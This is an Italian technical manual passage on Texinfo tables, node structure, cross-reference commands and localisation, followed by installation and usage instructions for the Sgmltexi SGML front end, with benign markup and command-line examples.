Esistono due varianti al comando '**`@table`**': si tratta di '**`@ftable`**' e '**`@vtable`**'. Il loro funzionamento è identico a '**`@table`**', con l'unica aggiunta che le voci indicate come argomento dei comandi '**`@item`**' o '**`itemx`**' vengono inserite automaticamente nell'indice delle funzioni e delle variabili, rispettivamente.

```
@vtable @code
@item PATH
contiene l'elenco dei percorsi per i file eseguibili;

@item HOME
contiene l'indicazione della directory personale abbinata
all'utente attuale.
@end @vtable
```

521.6.3 Tabelle vere e proprie

Le tabelle vere e proprie di Texinfo sono delimitate attraverso i comandi '**`@multitable`**' e '**`@end multitable`**'. Il comando di apertura richiede l'indicazione di altre informazioni che permettono di determinare l'ampiezza delle varie colonne. A questo proposito può essere usato il comando '**`@columnfractions`**', oppure degli esempi di testo:

```
@multitable @columnfractions frazione...
...
@end multitable
```

```
@multitable {testo_di_esempio}...
...
@end multitable
```

Il testo di esempio va racchiuso tra parentesi graffe, che quindi fanno parte del comando. Le frazioni sono valori decimali, la cui somma complessiva dovrebbe dare l'unità o un valore inferiore.

```
@multitable @columnfractions .2 .3 .5
<synellipsis>
@end multitable
```

L'esempio mostra il caso si una tabella che prevede tre colonne, dove la prima occupa un'ampiezza pari al 20 % del totale, la seconda il 30 % e l'ultima il restante 50 %. Se non si desiderano indicare questi valori percentuali si può usare l'altro metodo, come nell'esempio seguente:

```
@multitable {bla bla} {bla bla bla} {bla bla bla bla bla}
...
@end multitable
```

Le righe di queste tabelle sono introdotte dal comando '**`@item`**', a cui segue il testo della prima colonna. Il testo delle colonne successive viene introdotto da uno o più comandi '**`@tab`**'. L'esempio seguente mostra una tabella con tre colonne:

```
@multitable @columnfractions .25 .25 .5
@item colore
@tab valore
@tab annotazioni
```

```
@item nero
@tab 0
@tab il colore iniziale
@item marrone
@tab 1
@tab
@item rosso
@tab 2
@tab
…
@item bianco
@tab 9
@tab il colore finale
@end multitable
```

521.7 Modifica dello stile TeX

Lo stile standard predisposto per la composizione attraverso TeX potrebbe richiedere delle modifiche per qualche ragione. In generale, non è il caso di modificare il file che rappresenta lo stile standard, dal momento che è sufficiente farsene una copia da tenere assieme al sorgente Texinfo: quando si procede alla composizione, il file di stile '`texinfo.tex`' che si trova nella directory corrente, ha la precedenza.

Nell'estratto seguente vengono mostrate le righe utili che possono essere modificate per ottenere una traduzione dei termini che vengono inseriti automaticamente:

```
% Definizioni in italiano.
\ifx\putwordAppendix\undefined \gdef\putwordAppendix{Appendice}\fi
\ifx\putwordChapter\undefined  \gdef\putwordChapter{Capitolo}\fi
\ifx\putwordfile\undefined     \gdef\putwordfile{file}\fi
\ifx\putwordInfo\undefined     \gdef\putwordInfo{Info}\fi
\ifx\putwordMethodon\undefined \gdef\putwordMethodon{Method on}\fi
\ifx\putwordon\undefined       \gdef\putwordon{on}\fi
\ifx\putwordpage\undefined     \gdef\putwordpage{pagina}\fi
\ifx\putwordsection\undefined  \gdef\putwordsection{sezione}\fi
\ifx\putwordSection\undefined  \gdef\putwordSection{Sezione}\fi
\ifx\putwordsee\undefined      \gdef\putwordsee{vedere}\fi
\ifx\putwordSee\undefined      \gdef\putwordSee{Vedere}\fi
\ifx\putwordShortContents\undefined  \gdef\putwordShortContents{Indice breve}\fi
\ifx\putwordTableofContents\undefined\gdef\putwordTableofContents{Indice generale}\fi
```

521.8 Localizzazione

Il lavoro di nazionalizzazione del sistema Texinfo è ancora in corso. Recentemente è stato introdotto il comando '**`@documentlanguage`**' con il quale si ottiene la conversione automatica dei termini che vengono inseriti automaticamente in fase di composizione. Il comando riceve un argomento corrispondente alla sigla della lingua a cui si vuole fare riferimento, espressa secondo lo standard ISO 639 (sezione 106). Il comando si colloca preferibilmente nell'intestazione del sorgente. L'esempio seguente mostra la selezione della lingua italiana.

```
@c %**start of header
@setfilename prova.info
@settitle Prova
…
@documentlanguage it
@c %**end of header
```

521.9 Riferimenti

- Robert J. Chassel, Richard Stallman, *GNU Texinfo*, Free Software Foundation, Inc.
  ⟨*http://www.gnu.org/software/texinfo/manual/texinfo/*⟩

Texinfo: libro e ipertesto

Nel capitolo introduttivo è già stato affrontato il problema della gestione dei nodi in un documento Texinfo, ma alcuni aspetti sono stati solo sfiorati. Texinfo non può essere considerato pensando esclusivamente a uno dei risultati di composizione finale che possono essere generati, altrimenti si perde di vista la logica complessiva. In generale si sovrappongono due esigenze: il documento cartaceo da sfogliare e il documento elettronico da attraversare in modo ipertestuale.

Il documento cartaceo, ovvero il libro, ha una struttura ad albero che deriva dalla tradizione. Semplificando molto le cose si può rappresentare come nella figura 522.1, dove si vede che tutto viene suddiviso in capitoli, che possono eventualmente essere suddivisi ulteriormente in segmenti di livello inferiore (le sezioni).

Figura 522.1. Struttura ad albero di un libro.

libro
capitolo capitolo capitolo ...
sezione sezione sezione ...
sottosezione sottosezione ...
...

Un libro particolarmente corposo potrebbe anche raggruppare assieme i capitoli in parti; mentre un'opera potrebbe anche essere suddivisa in raggruppamenti ancora più grandi, che di solito corrispondono ai volumi, ovvero ai tomi.

La suddivisione ad albero mostrata nella figura, non basta a descrivere la struttura di un libro. Infatti, occorre considerare che i capitoli, se suddivisi in sezioni, non sono composti semplicemente dalla somma di queste sezioni, in quanto, prima di tali suddivisioni introducono il problema, che poi viene descritto in modo particolareggiato. In pratica, è come se ogni capitolo suddiviso in sezioni contenesse una sezione fantasma iniziale. Lo stesso ragionamento vale per le sezioni che si articolano in sottosezioni e così via con le classificazioni inferiori.

Lo stesso discorso può valere per la classificazione in parti e in tomi, anche se in questi casi, le informazioni che precedono i capitoli, o le parti, tendono a non avere la stessa valenza.

Il documento elettronico ipertestuale è composto da blocchi di informazioni che Texinfo definisce opportunamente come nodi. Generalmente questi nodi sono indivisibili, come avviene con Texinfo, ma tendono a essere raggruppati in sequenze ideali, oltre che prevedere la possibilità di saltare ad altri nodi (e quindi ad altre sequenze potenziali) attraverso riferimenti trasversali.

Figura 522.2. Sequenze di nodi e collegamenti trasversali.

sequenza
nodo → nodo → nodo → nodo → nodo → nodo → ...
salto eventuale
riferimento al nodo iniziale di un'altra sequenza
riferimento trasfersale a un nodo di un'altra sequenza
sequenza
nodo → nodo → nodo → nodo → nodo → nodo → ...

L'ipertesto puro è un documento in cui le informazioni sono raggiunte con un ordine che viene deciso durante la lettura, dove non c'è l'esigenza di leggere tutto e non ci si preoccupa se volontariamente o inavvertitamente si salta qualche nodo che compone l'ipertesto complessivo. In generale è proprio questo il problema: un ipertesto non dispone necessariamente di un percorso predefinito di lettura.

Nel momento in cui si intende realizzare un documento unico, simultaneamente libro e ipertesto, si deve giungere in qualche modo a un compromesso. Texinfo consente di realizzare un ipertesto estremamente complesso, oppure un libro tradizionale; se però si vogliono fare entrambe le cose, di solito conviene realizzare l'ipertesto secondo la struttura stessa del libro.

Texinfo propone una sequenza predefinita, che viene generata automaticamente quando i nodi vengono dichiarati subito prima delle suddivisioni tradizionali del documento (capitoli, sezioni, ecc.), senza specificare la sequenza a cui appartengono. In generale si formano delle sequenze gerarchiche di questi nodi, dove si può passare ai livelli inferiori solo attraverso dei salti aggiuntivi, come si vede nella figura 522.3.

Figura 522.3. Struttura dei nodi predefinita secondo Texinfo.

libro
nodo «top»

capitolo nodo → capitolo nodo → capitolo nodo → capitolo nodo → capitolo nodo → capitolo nodo → ...

sezione nodo → sezione nodo → sezione nodo → sezione nodo → sezione nodo → ...

sottosezione nodo → sottosezione nodo → sottosezione nodo → sottosezione nodo → ...

...

I salti aggiuntivi che permettono di raggiungere una sequenza inferiore di nodi vengono raggruppati convenzionalmente in un menù finale di riferimenti.

522.1 Sequenza dei nodi secondo Texinfo

Secondo Texinfo, i nodi hanno tre riferimenti che servono a comporre le sequenze e a legare tali sequenze in una dipendenza gerarchica. Si tratta di:

- '**`Next`**' il riferimento al nodo successivo nella sequenza;
- '**`Prev`**' il riferimento al nodo precedente nella sequenza;
- '**`Up`**' il riferimento al nodo gerarchicamente precedente.

Figura 522.4. Riferimenti standard che si diramano a partire da un nodo di Texinfo.

«Up»

«Prev» nodo «Next»

Il primo nodo di un documento Texinfo deve essere denominato '**`Top`**', che corrisponde idealmente a tutto ciò che precede il contenuto vero e proprio di un libro (subito dopo la copertina fino alla prefazione esclusa).

Per riprodurre lo schema gerarchico predefinito a cui si accennava in precedenza, dove si distinguono delle sequenze di nodi distinte a livelli diversi, è necessario inserire alla fine del testo di questi nodi un menù di riferimenti ai nodi di una sequenza inferiore. In generale, il nodo '**`Top`**' prevede l'inserimento di un menù di riferimenti ai nodi della sequenza principale, corrispondente in pratica ai capitoli di un libro; se i capitoli si articolano in strutture inferiori, anche i nodi relativi devono disporre di un menù che faccia riferimento alle sezioni, continuando così fino all'ultimo livello che si deve raggiungere.

Tuttavia, resta il fatto che tutto questo non sia indispensabile, dal momento che le sequenze dei nodi potrebbero essere determinate in modo arbitrario, senza rispettare la struttura tipica di un libro; senza avere così la necessità di definire tutti questi menù.

È proprio questa idea legata alla presenza di sequenze di nodi separate gerarchicamente che impone la presenza dei menù e di conseguenza impone l'esistenza del nodo '**`Top`**'. A questo punto, è il caso di osservare che il nodo '**`Top`**' non può appartenere a una sequenza di altri nodi allo stesso suo livello; per questo, viene inserito normalmente nella stessa sequenza dei capitoli.

522.2 Definizione automatica della sequenza dei nodi e problemi relativi

Texinfo prevede una struttura predefinita dei nodi che lo compongono, compatibile con la struttura di un libro, nel modo che è già stato mostrato in precedenza (figura 522.3). Per raggiungere questo risultato, nel sorgente Texinfo si indicano i nodi specificando solo il nome (senza stabilire relazioni con il nodo precedente, quello successivo e quello superiore). Tuttavia, questo non basta, perché se dal nodo si deve articolare una sequenza inferiore gerarchicamente, è necessario predisporre anche il menù relativo. L'esempio seguente rappresenta un nodo corrispondente a un capitolo, estratto dallo stesso sorgente dalla documentazione di Texinfo:

```
@node Overview
@chapter Overview of Texinfo

@dfn{Texinfo} is a documentation system that uses a single source file
to produce both online information and printed output.  This means that
instead of writing two different documents, one for the online
information and the other for a printed work, you need write only one
document.  Therefore, when the work is revised, you need revise only
that one document.

@menu
* Reporting Bugs::                Submitting effective bug reports.
* Using Texinfo::                 Create printed or online output.
* Info Files::                    What is an Info file?
* Printed Books::                 Characteristics of a printed book or manual.
* Formatting Commands::           @@-commands are used for formatting.
* Conventions::                   General rules for writing a Texinfo file.
* Comments::                      Writing comments and ignored text in general.
* Minimum::                       What a Texinfo file must have.
* Six Parts::                     Usually, a Texinfo file has six parts.
* Short Sample::                  A short sample Texinfo file.
* Acknowledgements and History::  Contributors and genesis.
@end menu
```

Il capitolo si articola in diverse sezioni e tutte devono essere elencate nel menù che si vede. Questo fatto può essere sentito come una limitazione, che bene o male costringe l'autore a curarsi della realizzazione di questi riferimenti ipertestuali. Oltre a questo, è il caso di considerare il modo in cui si presenta il documento quando viene fatta la composizione in forma Info: quando si accede al nodo del capitolo, si vedono solo quelle poche righe iniziali, mentre per entrare nelle sezioni successive occorre passare per la selezione del menù.

Il problema della predisposizione di questi menù si può risolvere utilizzando Emacs, attraverso alcuni comandi specifici della modalità Texinfo. Tuttavia, questa non è la soluzione definitiva, dal momento che si costringe a utilizzare Emacs, mentre chi non vuole farlo resta costretto ad arrangiarsi a mano.

Il problema dei capitoli spezzati in nodi separati è più serio. In effetti la suddivisione fatta attraverso le sequenze gerarchiche di nodi è perfettamente logica; tuttavia, nel momento in cui ci si accinge a leggere un documento del genere, sarebbe forse più logico scorrere il capitolo verticalmente per raggiungere le sue classificazioni inferiori come se si trattasse di un'unica

pagina. Purtroppo, il sistema Info non consente di avere dei sottonodi, ovvero dei riferimenti a posizioni intermedie di un nodo, come invece avviene con l'HTML. Per risolvere in pratica questa limitazione bisogna limitarsi ad attribuire i nodi ai capitoli, tenendo presente che in questo modo non è possibile indicare nel testo dei riferimenti diretti a classificazioni inferiori. Tuttavia, recentemente è stato introdotto il comando '**`@anchor`**' con cui si ottiene l'inserimento di un'etichetta raggiungibile come se si trattasse di un nodo, smussando così il problema dei nodi.

522.3 Limitazioni originali della struttura a nodi

Originariamente i nodi di Texinfo rappresentavano gli unici oggetti che potevano essere raggiunti attraverso riferimenti ipertestuali. In pratica, per fare riferimento a un capitolo o a una sezione, occorreva definire il nodo relativo per poi poter utilizzare comandi della serie '**`@...ref`**'.

È già stato visto che in generale conviene definire dei nodi in corrispondenza di tutti i capitoli, in modo da creare una sequenza definita a partire dal menù collocato nel nodo '**`Top`**'. Tuttavia, se c'è la necessità di fare riferimento a una sezione particolare di un certo capitolo, diventerebbe necessario dichiarare anche lì un nodo. Ma non basta definire un nodo in una sezione lasciando stare le altre sezioni, perché si creerebbe disordine nell'insieme; in pratica, se si definisce un nodo per una sezione di un certo capitolo, diventa indispensabile definire i nodi per le altre sezioni della stesso capitolo, avendo poi cura di predisporre il menù necessario.

A questo problema si è posto rimedio aggiungendo il comando '**`@ancor{}`**' che ha lo scopo di collocare un'ancora, ovvero un'etichetta raggiungibile attraverso riferimenti ipertestuali, senza dichiarare implicitamente l'inizio di un nodo in quella posizione.

```
@ancor{nome_ancora}
```

I nomi delle ancore appartengono allo stesso dominio dei nomi dei nodi, per cui non si devono creare dei conflitti nella scelta dei nomi. Inoltre, quando si fa riferimento a un'ancora, nella composizione Info si ottiene normalmente di raggiungere l'inizio del nodo in cui si trova.

Anche la gestione degli indici analitici è condizionata dalla struttura a nodi di Texinfo. In generale non è indispensabile che la voce da collocare in un indice analitico si trovi all'inizio di un nodo; quando però dall'indice analitico si vuole raggiungere il testo in cui questa è stata dichiarata, si arriva in realtà all'inizio del nodo in cui questa si trova. Se la voce si trova all'interno di una piccola sottosezione, mentre l'unico nodo disponibile è quello che fa capo al capitolo, si raggiunge l'inizio del capitolo. Naturalmente, questo vale per la navigazione di un documento che è stato composto in formato Info, mentre nelle altre forme di composizione il problema scompare o viene attenuato.

522.4 Riferimenti ipertestuali e limitazioni verbali

Texinfo nasce come un sistema di composizione per documentazione scritta in lingua inglese. Attualmente il lavoro attorno a Texinfo si rivolge anche verso le esigenze delle altre lingue, selezionabili attraverso il comando '**`@documentlanguage`**', ma questo lavoro non è ancora completo nel momento in cui si scrivono queste note.

Texinfo dispone di quattro comandi diversi per i riferimenti ipertestuali, il cui scopo è quello di adattarsi alle esigenze del contesto. Ma in questo caso, il contesto è prevalentemente di

tipo «verbale». Vale la pena di descrivere brevemente questi quattro comandi, mostrando le conseguenze pratiche del loro utilizzo. Qui non vengono mostrate tutte le varianti perché ciò richiederebbe un capitolo apposito, mentre la documentazione originale è molto chiara a questo proposito.[1]

Vengono considerati i comportamenti confrontando solo la composizione Info e quella stampata (DVI, PostScript e PDF), perché l'HTML non ha ancora una sistemazione definitiva.

Questi comandi ricevono più argomenti distinti in base all'uso di una virgola di separazione. Per questa ragione la virgola non può essere usata all'interno di un argomento. Si tratta evidentemente di una limitazione importante da tenere in considerazione.

`@xref{`***nodo*, *titolo_per_info*, *titolo_o_argomento*, *file_info*, *titolo_del_documento_stampato***`}`

Il comando '**`@xref{}`**' consente di ottenere dei riferimenti ipertestuali molto descrittivi. In generale è obbligatoria l'indicazione del nodo (il primo argomento), mentre il resto può essere omesso. Dopo l'indicazione del nodo, alcuni argomenti successivi riguardano esclusivamente la composizione Info, mentre gli altri solo la composizione stampata (e simili). Nella composizione Info viene indicato il nome del nodo; se fornito appare il titolo specifico per la composizione Info ed eventualmente anche il nome del file Info esterno in cui cercarlo. Nella composizione per la stampa si ha l'indicazione del titolo dell'argomento e se non viene fornita questa indicazione ci si limita a mostrare il nome del nodo stesso; se poi il riferimento è interno al documento viene aggiunta l'indicazione della pagina, altrimenti diventa necessario fornire il titolo del documento esterno che così appare al posto del numero della pagina.

L'uso più semplice di '**`@xref{}`**' è quello in cui si indica solo il nodo, come nell'esempio seguente:

```
Bla bla bla. @xref{Din don dan}. Bla bla bla...
```

Il risultato nell'ipertesto Info è:

```
Bla bla bla. *Note Din don dan::. Bla bla bla...
```

mentre con la composizione per la stampa l'aspetto è molto diverso:

```
Bla bla bla. See Chapter 3 [Din don dan], page 22. Bla bla bla...
```

Tanto per cominciare si può comprendere che si tratta di un riferimento che può essere collocato solo all'inizio di una frase (di un testo inglese), dal momento che la prima parola, '**`See`**', ha l'iniziale maiuscola. Eventualmente non è detto che il riferimento debba concludersi con un punto fermo come avviene nell'esempio, ma la frase che continua è comunque condizionata dal modo in cui viene rappresentato tale riferimento.

`@ref{`***nodo*, *titolo_per_info*, *titolo_o_argomento*, *file_info*, *titolo_del_documento_stampato***`}`

Il comando '**`@ref{}`**' si comporta in modo analogo a '**`@xref{}`**' con la differenza che nella composizione per la stampa non viene generata la parola '**`See`**' iniziale. Ciò consente di collocare il riferimento alla fine di una frase, oppure, con l'accortezza necessaria, anche in mezzo.

```
@pxref{nodo, titolo_per_info, titolo_o_argomento, file_info, titolo_del_documento_stampato}
```

Il comando '**@pxref{}**' è il più strano per chi non scrive utilizzando la lingua inglese. La lettera «p» sta per «parentheses», cioè parentesi, quelle all'interno delle quali dovrebbe essere collocato. A differenza del comando '**@xref{}**', la composizione per la stampa inizia con '**see**' (iniziale minuscola), mentre la composizione Info aggiunge un punto fermo.

```
@inforef{nodo, titolo, file_info}
```

Il comando '**@inforef{}**' serve a fare riferimento a un file Info esterno, per il quale non si vuole o non si può fare riferimento a un'analoga versione stampata. Mentre nella composizione Info il risultato è uguale a quanto è già stato visto per '**@xref{}**', nella composizione stampata viene fatto esplicito riferimento a un file Info. Si può ottenere una cosa simile a quella seguente:

```
Bla bla bla. See Info file 'miofile', node 'Din don dan'. Bla bla bla...
```

Si intende che il riferimento sia fatto per essere collocato esattamente all'inizio di un periodo, dato il fatto che anche qui la parola '**See**' ha l'iniziale maiuscola.

Tabella 522.10. Comandi per i riferimenti incrociati.

Comando	Descrizione o risultato
@anchor{*etichetta*}	Inserisce un ancora nel testo.
@xref	«See...»
@ref	Come '**@xref**', ma senza «See».
@pxref	«see...»
@inforef	«See Info file...».

522.5 Altri tipi di riferimento

Texinfo dispone di altri tipi di riferimento che però risultano indolori dal punto di vista della lingua utilizzata per scrivere il proprio documento.

```
@uref{uri, descrizione, testo_sostitutivo_dell'indirizzo}
```

Il comando '**@uref{}**' consente di annotare un indirizzo URI secondo modalità differenti: se si indica solo il primo argomento, viene mostrato in ogni tipo di composizione; se appare anche il secondo argomento, vengono mostrate entrambe le cose, la descrizione e l'indirizzo, tranne nel caso della composizione HTML, in cui l'indirizzo non viene più mostrato; se si indica il terzo argomento (il secondo diventa superfluo), non si vuole mostrare l'indirizzo URI, mentre nella composizione HTML viene comunque attivato il riferimento. Si osservino gli esempi seguenti.

```
Bla bla bla @uref{http://www.dinkel.brot.dg/} bla bla bla...
```

Questo genera l'inserimento dell'indirizzo nel testo senza delimitazioni, in ogni tipo di composizione.

```
Bla bla bla @uref{http://www.dinkel.brot.dg/, Titolo} bla bla bla...
```

In questo modo, la composizione per la stampa e quella per Info generano un risultato del tipo:

```
Bla bla bla Titolo (http://www.dinkel.brot.dg/) bla bla bla...
```

Invece, nella composizione HTML l'indirizzo URI scompare dalla vista, nel modo seguente:

```
Bla bla bla <a href="http://www.dinkel.brot.dg/">Titolo</a> bla bla bla...
```

Infine, l'esempio seguente mostra l'uso del terzo argomento (si noti l'uso della coppia di virgole per segnalare l'assenza del secondo argomento):

```
Bla bla bla @uref{http://www.dinkel.brot.dg/,, Titolo} bla bla bla...
```

Nella composizione stampata e in quella Info si perde completamente l'informazione dell'indirizzo URI:

```
Bla bla bla Titolo bla bla bla...
```

Nella composizione HTML l'indirizzo URI rimane nascosto alla vista, come è già stato visto in precedenza:

```
Bla bla bla <a href="http://www.dinkel.brot.dg/">Titolo</a> bla bla bla...
```

A fianco di '**`@uref{}`**' si pone anche un comando specifico per l'annotazione di indirizzi di posta elettronica:

`@email{`***indirizzo*** `,` ***descrizione*** `}`

Il comando '**`@email{}`**' si comporta in pratica come '**`@uref{}`**', con la differenza che il terzo argomento non esiste, per cui si mostra sempre l'indirizzo, che eventualmente viene preceduto dalla sua descrizione. Nel caso della composizione in HTML, viene generato un riferimento ipertestuale del tipo '**`mailto:`**'.

Esiste un altro modo di indicare un riferimento a un indirizzo URI. Si tratta del comando '**`@url{}`**', che serve solo a mostrare tale indirizzo, senza generare nel formato HTML alcun riferimento:

`@url{`***uri***`}`

L'indirizzo URI viene mostrato senza delimitazioni in ogni tipo di composizione. In generale può essere conveniente utilizzare questo comando al posto di '**`uref{}`**' quando si indica un indirizzo ipotetico o un indirizzo che non è più valido (al quale non sarebbe opportuno puntare con un riferimento ipertestuale).

522.6 Riepilogo dei comandi relativi a nodi, ancore e riferimenti

- ```
  @node nome_del_nodo, nodo_successivo, nodo_precedente, nodo_superiore
  ```

  Definizione di un nodo, da collocare subito prima di un capitolo, una sezione, o di un'altra classificazione analoga. Il comando occupa una riga.

- ```
  @menu
  [testo_descrittivo]
  voce_del_menù
  ...
  @end menu
  ```

  Si tratta della definizione di un menù da collocare alla fine del testo di un nodo, per raggiungere una sequenza di nodi di livello inferiore. Le voci del menù possono avere due forme alternative:

  ```
  * [(file_info)]nome_nodo:: titolo_o_argomento
  ```

  ```
  * nome_della_voce: [(file_info)]nome_nodo. titolo_o_argomento
  ```

  In generale, la seconda forma è usata molto poco.

- ```
  @ancor{nome_ancora}
  ```

  Definizione di un'ancora, ovvero un'etichetta a cui poter fare riferimento attraverso comandi '**@...ref**'. I nomi delle ancore e i nomi dei nodi appartengono allo stesso dominio.

- ```
  @xref{nodo, titolo_per_info, titolo_o_argomento, file_info, titolo_del_documento_stampato}
  ```

  ```
  @ref{nodo, titolo_per_info, titolo_o_argomento, file_info, titolo_del_documento_stampato}
  ```

  ```
  @pxref{nodo, titolo_per_info, titolo_o_argomento, file_info, titolo_del_documento_stampato}
  ```

  Tre tipi complementari di riferimento a un nodo dello stesso documento o di un documento esterno, realizzato sempre con Texinfo. Nel primo caso il riferimento va posto all'inizio di un periodo; nel secondo può stare all'interno o alla fine di una frase; nel terzo caso deve essere collocato tra parentesi.

- ```
  @inforef{nodo, titolo, file_info}
  ```

  Riferimento a un nodo esterno di un documento disponibile solo in forma Info. Il riferimento va posto all'inizio di un periodo.

- ```
  @uref{uri, descrizione, testo_sostitutivo_dell'indirizzo}
  ```

  ```
  @email{indirizzo, descrizione}
  ```

  Riferimento a un URI generico o a un indirizzo di posta elettronica, per il quale la composizione HTML genera un riferimento.

- ```
  @url{uri}
  ```

  Annotazione pura e semplice di un indirizzo URI senza creare alcun riferimento nella composizione HTML.

[1] È il caso di ricordare che le parentesi graffe fanno parte dei comandi di Texinfo.
  ```

Sgmltexi: installazione e utilizzo

Sgmltexi [1] è un DTD e un sistema frontale per la composizione in Texinfo a partire da un formato SGML. L'idea alla base di Sgmltexi è quella di avere la possibilità di scrivere un documento Texinfo attraverso la semplificazione e la guida che può dare un sistema SGML.

All'interno di Sgmltexi, la gestione dei nodi di Texinfo può avvenire in modo automatico e trasparente, generando un menù Info unico nel nodo '**`Top`**'. I nomi dei nodi, quando sono generati automaticamente, usano stringhe del tipo «cap 1», «app A»,...

Sgmltexi ha uno schema preciso: ci possono essere una o più introduzioni iniziali; nella parte centrale c'è un corpo che può essere scomposto in vario modo; ci possono essere delle appendici; al termine possono apparire degli indici analitici. Il corpo è organizzato in capitoli, che possono essere raggruppati in parti ed eventualmente anche in tomi. In tal modo, si possono gestire facilmente anche documenti di grandi dimensioni.

Sgmltexi è un progetto che non viene più sviluppato, in considerazione del fatto che la documentazione GNU tende a migrare verso Docbook, pur garantendo la compatibilità con Texinfo.

523.1 Installazione di Sgmltexi

Sgmltexi è composto da due eseguibili Perl: '**`sgmltexi`**' e '**`sgmltexi-sp2texi`**'. Questi due file devono essere collocati in una directory in cui possono essere avviati senza bisogno di indicare il percorso; in pratica in una directory elencata all'interno della variabile di ambiente '**`PATH`**'.

Evidentemente, è necessario l'interprete Perl; precisamente questi programmi cercano il file '`/usr/bin/perl`'. Se il proprio sistema operativo è organizzato diversamente, è necessario intervenire modificando la prima riga dei due eseguibili:

```
#!/usr/bin/perl
…
```

Sgmltexi si aspetta di trovare alcuni file:

- '`/etc/sgmltexi/sgmltexi.cat`'
  il catalogo SGML di Sgmltexi;
- '`/etc/sgmltexi/sgmltexi.dcl`'
  la dichiarazione SGML di Sgmltexi;
- '`/etc/sgmltexi/sgmltexi.dtd`'
  il DTD di Sgmltexi;
- '`/etc/sgmltexi/entities/`'
  la directory contenente i file delle entità SGML standard.

Tutti questi file dovrebbero trovarsi esattamente dove previsto; in alternativa si devono realizzare almeno dei collegamenti per ricreare i percorsi stabiliti.

523.1.1 Gettext

I messaggi di Sgmltexi possono essere tradotti. Per installare i file PO già esistenti è necessario compilarli come nell'esempio seguente:

$ **msgfmt -vvvv -o sgmltexi.mo it.po**[*Invio*]

In questo esempio, il file '`it.po`' viene compilato generando il file '`sgmltexi.mo`'. Questo file può essere collocato in '`/usr/share/locale/it/LC_MESSAGES/`', o in un'altra posizione analoga in base agli standard del proprio sistema operativo.

Se non è disponibile il modulo Perl-gettext, che serve a Sgmltexi per accedere alle traduzioni, è possibile eliminare il suo utilizzo e simulare la funzione di Gettext. In pratica si commentano le istruzioni seguenti:

```
# Non si vuole usare gettext.
#use POSIX;
#use Locale::gettext;
#setlocale (LC_MESSAGES, "");
#textdomain ("sgmltexi");
```

Inoltre, si tolgono i commenti dalla dichiarazione della funzione fittizia '**`gettext()`**', come si vede qui:

```
sub gettext
{
    return $_[0];
}
```

523.1.2 Dipendenze

È il caso di riepilogare le dipendenze di Sgmltexi da altri applicativi:

- Perl

  dal momento che si tratta di un programma scritto in Perl, deve essere presente l'interprete relativo;

- SP o Jade

  per l'analisi SGML occorre il programma '**`nsgmls`**' che fa parte del pacchetto SP o anche del pacchetto Jade;

- Perl-gettext

  per accedere ai messaggi tradotti del programma, è necessario il modulo Perl-gettext, salva la possibilità di escluderne l'utilizzo come è già stato mostrato;

- TeX e Texinfo

  per arrivare a una composizione finale è necessario ovviamente disporre di Texinfo, che potrebbe già essere integrato nella propria distribuzione TeX (di solito si tratta di teTeX).

523.2 Come si usa il programma frontale

Una volta preparato il sorgente in formato Sgmltexi, bisogna utilizzare il programma '**sgmltexi**' per controllare l'elaborazione SGML e gli altri applicativi di composizione di Texinfo.

Di solito, la cosa migliore per iniziare lo studio di un sistema di composizione, è partire da un esempio banale, funzionante, che consenta di apprendere l'uso elementare degli strumenti relativi.

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN">
<sgmltexi lang="it">
<head>
    <admin>
        <setfilename content="esempio.info">
        <settitle content="Esempio">
    </admin>
    <titlepage>
        <title>Esempio</title>
        <subtitle>Un esempio per un documento in formato Sgmltexi</subtitle>
        <abstract>
            <p>Questo è solo un esempio di un documento scritto
            utilizzando Sgmltexi.</p>
        </abstract>
        <author>Pinco Pallino &lt;ppinco@dinkel.brot.dg&gt;</author>
        <legal>
            <copyright>Copyright &copy; 2000 Pinco Pallino</copyright>
            <license>
                <p>Permission is granted to copy, distribute and/or
                modify this document under the terms of the GNU Free
                Documentation License, Version 1.1 or any later version
                published by the Free Software Foundation; with no
                Invariant Sections, with no Front-Cover Texts, and with
                no Back-Cover Texts. A copy of the license is included
                in the section entitled "GNU Free Documentation
                License".</p>
            </license>
        </legal>
    </titlepage>
    <contents>
</head>
<body>
<h1>Esempio generale</h1>

<p>Questo è l'esempio tipico di un capitolo di Sgmltexi...</p>

<p>Non c'è molto da scrivere in questo caso...</p>

</body>
</sgmltexi>
```

Supponendo di avere installato correttamente Sgmltexi (e anche Texinfo), supponendo inoltre

che il file si chiami '`prova.sgml`', si possono usare i comandi seguenti:

- `$` **`sgmltexi --sgml-check prova.sgml`** [*Invio*]

  per verificare la correttezza formale dell'SGML;

- `$` **`sgmltexi --texi prova.sgml`** [*Invio*]

  per ottenere semplicemente il file '`prova.texinfo`', in formato Texinfo;

- `$` **`sgmltexi --info prova.sgml`** [*Invio*]

  per ottenere il file '`prova.info`', in formato Info;

- `$` **`sgmltexi --dvi prova.sgml`** [*Invio*]

  per ottenere il file '`prova.dvi`', in formato DVI;

- `$` **`sgmltexi --ps prova.sgml`** [*Invio*]

  per ottenere il file '`prova.ps`', in formato PostScript;

- `$` **`sgmltexi --pdf prova.sgml`** [*Invio*]

  per ottenere il file '`prova.pdf`', in formato PDF;

- `$` **`sgmltexi --html prova.sgml`** [*Invio*]

  per ottenere il file '`prova.html`', in formato HTML;

- `$` **`sgmltexi --xml prova.sgml`** [*Invio*]

  per ottenere il file '`prova.xml`', in formato XML di Texinfo;

- `$` **`sgmltexi --docbook prova.sgml`** [*Invio*]

  per ottenere il file '`prova.xml`', in formato XML di Docbook.

La sintassi di '**`sgmltexi`**' è quella che si vede nello schema seguente:

`sgmltexi` [***opzioni***] ***sorgente_sgml***

In generale, è bene che il nome del file sorgente in formato Sgmltexi abbia l'estensione standard '`.sgml`'.

Opzione	Descrizione
`--help`	Mostra una guida sintetica e termina di funzionare.
`--version`	Mostra le informazioni sulla versione e termina di funzionare.
`--force`	Quando il contesto lo consente, forza le situazioni. Può essere utile in particolare per la composizione in formato Info e in formato HTML, per passare la stessa opzione al programma '**`makeinfo`**'.
`--number-sections`	Numera le sezioni quando ciò non è previsto in modo normale.

Opzione	Descrizione
`--clean`	Elimina i file intermedi che non servono, abbinati al nome del sorgente.
`--verbose`	Mostra più informazioni durante l'elaborazione.
`--input-encoding=`***codifica***	Stabilisce la codifica del file in ingresso, tenendo conto che sono ammissibili solo le parole chiave '**`ISO-8859-`*n***', dove ***n*** va da 1 a 10.
